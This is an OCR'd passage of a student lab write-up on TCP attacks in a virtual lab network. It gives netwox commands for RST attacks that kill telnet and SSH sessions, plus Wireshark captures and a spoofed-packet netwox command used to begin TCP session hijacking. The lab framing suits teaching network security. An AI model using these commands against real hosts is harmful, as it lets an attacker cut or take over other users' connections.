
5) Using the command *netwox 78 --device “Etho0” --filter “host 10.0.2.7” --spoofip “raw” --ips “10.0.2.5”*



6) When the attack starts, the attacker waits for any victim packet in LAN. However, one the victim types any command inside observer the TCP packets are sent to the victim and forces it to terminate the telnet connection.



7) The attacker can observe the process of TCP RSP packets sent by the observer to the victim forcing it to terminate the connection by using Wireshark.



Solution using SSH

1) First, victim establishes an ssh connection with observer using command,

Ssh 10.0.2.5


2) After the connection established, use the command *ls* in order to show the folder listing of the observer. (Same way as it was in telnet connection example)

3) For the attack to start, command;


Sudo -s

Netwox 78 --device “Eth0” --filter “port 22” --spoofip “raw” --ips “10.0.2.5”

4) From the victim's machine, when the machine tries to list the folders in the observer's machine, for example using the *ls* command, the SSH connection is force terminated.



5) The same way as in telnet connection, the process of forged TCP RSP packets could be watched over using Wireshark, setting the RST flag to 1, terminates connection as shown above in the image.





Task 4: TCP Session Hijacking


1) Make a telnet connection from the victim's machine to the observer by the command *telnet 10.0.2.5*

2) Launching Wireshark to observe that victim machine uses the port 48266 and provides initial sequence number 2413703961 to the observer.

Note: If you want to see the absolute value of sequence and acknowledgment numbers, Make sure to change settings in Wireshark by clicking Edit → Preferences→ Protocols→ TCP→ Uncheck the box "Relative Sequence Number".




Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
4:08 PM
Capturing from enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
13 2019-10-30 16:04:58.2976813… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803960 Ack=851806039 Win=237 Len=0 TSval=461971 TSecr=452495
14 2019-10-30 16:04:58.3629780… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
15 2019-10-30 16:04:58.3636709… 10.0.2.5 10.0.2.6 TELNET 67 Telnet Data ...
16 2019-10-30 16:04:58.3636890… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803961 Ack=851806040 Win=237 Len=0 TSval=461987 TSecr=452512
17 2019-10-30 16:04:58.4494420… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
18 2019-10-30 16:04:58.4501598… 10.0.2.5 10.0.2.6 TELNET 67 Telnet Data ...
19 2019-10-30 16:04:58.4501846… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803962 Ack=851806041 Win=237 Len=0 TSval=462009 TSecr=452533
20 2019-10-30 16:04:58.6085468… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
21 2019-10-30 16:04:58.6091055… 10.0.2.5 10.0.2.6 TELNET 67 Telnet Data ...
22 2019-10-30 16:04:58.6091258… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803963 Ack=851806042 Win=237 Len=0 TSval=462049 TSecr=452573
23 2019-10-30 16:04:59.2536850… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
24 2019-10-30 16:04:59.2543609… 10.0.2.5 10.0.2.6 TELNET 67 Telnet Data ...
25 2019-10-30 16:04:59.2543811… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803964 Ack=851806043 Win=237 Len=0 TSval=462210 TSecr=452734
26 2019-10-30 16:05:00.0319594… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
27 2019-10-30 16:05:00.0326116… 10.0.2.5 10.0.2.6 TELNET 70 Telnet Data ...
28 2019-10-30 16:05:00.0326279… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803965 Ack=851806047 Win=237 Len=0 TSval=462405 TSecr=452929
29 2019-10-30 16:05:00.5320078… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
30 2019-10-30 16:05:00.5327146… 10.0.2.5 10.0.2.6 TELNET 70 Telnet Data ...
31 2019-10-30 16:05:00.5327298… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803966 Ack=851806051 Win=237 Len=0 TSval=462530 TSecr=453054
Time to live: 64
Protocol: TCP (6)
Header checksum: 0x962f [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.6
Destination: 10.0.2.5
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 48266, Dst Port: 23, Seq: 2413803961, Ack: 851806040, Len: 0
Source Port: 48266
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 2413803961
Acknowledgment number: 851806040
Header Length: 32 bytes
Flags: 0x010 (ACK)
Window size value: 237
[Calculated window size: 237]
[Window size scaling factor: -1 (unknown)]
0000 08 00 27 e8 7e 56 08 00 27 11 19 8e 08 00 45 10 ..'.~V.. '.....E.
0010 00 34 8c 7a 40 00 40 06 96 2f 0a 00 02 06 0a 00 .4.z@.@. ./....
0020 02 05 bc 8a 00 17 8f df b9 b9 32 c5 87 58 80 10 ....2..X..
0030 00 ed 18 31 00 00 01 01 08 0a 00 07 0c a3 00 06 ...1.... ....
0040 e7 a0 ..
Source (ip.src), 4 bytes
Packets: 77 · Displayed: 77 (100.0%)
Profile: Default


Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
4:09 PM
Capturing from enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
13 2019-10-30 16:04:58.2976813… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803960 Ack=851806039 Win=237 Len=0 TSval=461971 TSecr=452495
14 2019-10-30 16:04:58.3629780… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
15 2019-10-30 16:04:58.3636709… 10.0.2.5 10.0.2.6 TELNET 67 Telnet Data ...
16 2019-10-30 16:04:58.3636890… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803961 Ack=851806040 Win=237 Len=0 TSval=461987 TSecr=452512
17 2019-10-30 16:04:58.4494420… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
18 2019-10-30 16:04:58.4501598… 10.0.2.5 10.0.2.6 TELNET 67 Telnet Data ...
19 2019-10-30 16:04:58.4501846… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803962 Ack=851806041 Win=237 Len=0 TSval=462009 TSecr=452533
20 2019-10-30 16:04:58.6085468… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
21 2019-10-30 16:04:58.6091055… 10.0.2.5 10.0.2.6 TELNET 67 Telnet Data ...
22 2019-10-30 16:04:58.6091258… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803963 Ack=851806042 Win=237 Len=0 TSval=462049 TSecr=452573
23 2019-10-30 16:04:59.2536850… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
24 2019-10-30 16:04:59.2543609… 10.0.2.5 10.0.2.6 TELNET 67 Telnet Data ...
25 2019-10-30 16:04:59.2543811… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803964 Ack=851806043 Win=237 Len=0 TSval=462210 TSecr=452734
26 2019-10-30 16:05:00.0319594… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
27 2019-10-30 16:05:00.0326116… 10.0.2.5 10.0.2.6 TELNET 70 Telnet Data ...
28 2019-10-30 16:05:00.0326279… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803965 Ack=851806047 Win=237 Len=0 TSval=462405 TSecr=452929
29 2019-10-30 16:05:00.5320078… 10.0.2.6 10.0.2.5 TELNET 67 Telnet Data ...
30 2019-10-30 16:05:00.5327146… 10.0.2.5 10.0.2.6 TELNET 70 Telnet Data ...
31 2019-10-30 16:05:00.5327298… 10.0.2.6 10.0.2.5 TCP 66 48266 → 23 [ACK] Seq=2413803966 Ack=851806051 Win=237 Len=0 TSval=462530 TSecr=453054
Acknowledgment number: 851806040
Header Length: 32 bytes
Flags: 0x010 (ACK)
000. .... = Reserved: Not set
...0 .... = Nonce: Not set
.... 0... .... = Congestion Window Reduced (CWR): Not set
.... .0.. .... = ECN-Echo: Not set
.... ..0. .... = Urgent: Not set
....1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
....0. = Syn: Not set
....0 = Fin: Not set
[TCP Flags: ·····A····]
Window size value: 237
[Calculated window size: 237]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x1831 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
0000 08 00 27 e8 7e 56 08 00 27 11 19 8e 08 00 45 10 ..'.~V.. '.....E.
0010 00 34 8c 7a 40 00 40 06 96 2f 0a 00 02 06 0a 00 .4.z@.@. ./....
0020 02 05 bc 8a 00 17 8f df b9 b9 32 c5 87 58 80 10 ....2..X..
0030 00 ed 18 31 00 00 01 01 08 0a 00 07 0c a3 00 06 ...1.... ....
0040 e7 a0 ..
Destination Port (tcp.dstport), 2 bytes
Packets: 79 · Displayed: 79 (100.0%)
Profile: Default


3) From Wireshark observations we have;

- Source Port: 48266
- Destination Port: 23
- Seq Number: 2413803958
- Ack Number: 851806037
- Window Size Value: 237
- Fragment Status: Don’t Fragment
- Time to live(ttl): 64


4) After getting the sequence(before/after) and acknowledgment number, the attacker initiates the attack.

Using the command;

Netwox 40 --ip4-dontfrag --ip4-ttl 64 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.5 --tcp-src 48266 --tcp-dst 23 --tcp-seqnum 2413803958 --tcp-acknum 851806037 --tcp-urg --tcp-ack --tcp-window 237 --spoofip “best”

